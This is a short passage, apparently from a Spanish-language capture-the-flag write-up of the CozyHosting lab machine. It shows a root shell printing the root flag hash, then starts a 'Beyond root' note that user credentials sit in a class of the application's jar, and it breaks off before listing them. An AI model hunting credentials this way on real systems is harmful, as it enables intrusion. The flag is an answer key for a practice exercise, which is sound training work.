root@cozyhosting:~# cat root.txt
371a8e54dd2eb43248fb72d0d4f18632
Beyond root
Si seguimos leyendo el código fuente de la aplicación jar, podremos encontrar las credenciales del usuario kanderson en la clase FakeUser.class:
